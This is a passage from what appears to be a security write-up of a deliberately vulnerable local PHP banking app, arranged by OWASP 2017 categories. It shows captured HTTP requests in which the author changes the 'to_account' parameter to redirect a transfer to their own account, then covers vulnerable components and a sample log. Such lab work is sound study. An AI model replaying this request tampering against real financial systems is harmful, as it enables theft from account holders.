Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=1edb93a6ghm7bjqcguumj2tcc9
Connection: keep-alive

transfer=1&from_account=ACC004&to_account=ACC006&amount=1000
```

2- Change `to_account` parameter to be my account .



Request

```
POST /bank/public/dashboard.php HTTP/1.1
Host: localhost
Content-Length: 60
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=1edb93a6ghm7bjqcguumj2tcc9
Connection: keep-alive

transfer=1&from_account=ACC004&to_account=ACC008&amount=1000
```



Response

Transfer Money

✓ Transfer successful!

From Account

Enter account number

To Account

Enter recipient account

Using Components

OWASP Category

A9:2017 - Using Components with Known Vulnerabilities

Description

The application may be using outdated or vulnerable components .

Attackers can exploit known vulnerabilities in outdated components to compromise the system.


Insufficient Logging & Monitoring

OWASP Category

A10:2017 - Insufficient Logging & Monitoring

Description

The application uses basic file logging without proper monitoring or alerting.



```
[2025-05-06 09:05:00] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:05:32] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:06:16] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:13:31] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:16:00] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:16:05] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:23:46] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:23:50] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:35:46] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:35:48] User: admin - Action: Accessed admin dashboard
[2025-05-06 09:35:55] User: admin - Action: Accessed admin dashboard
```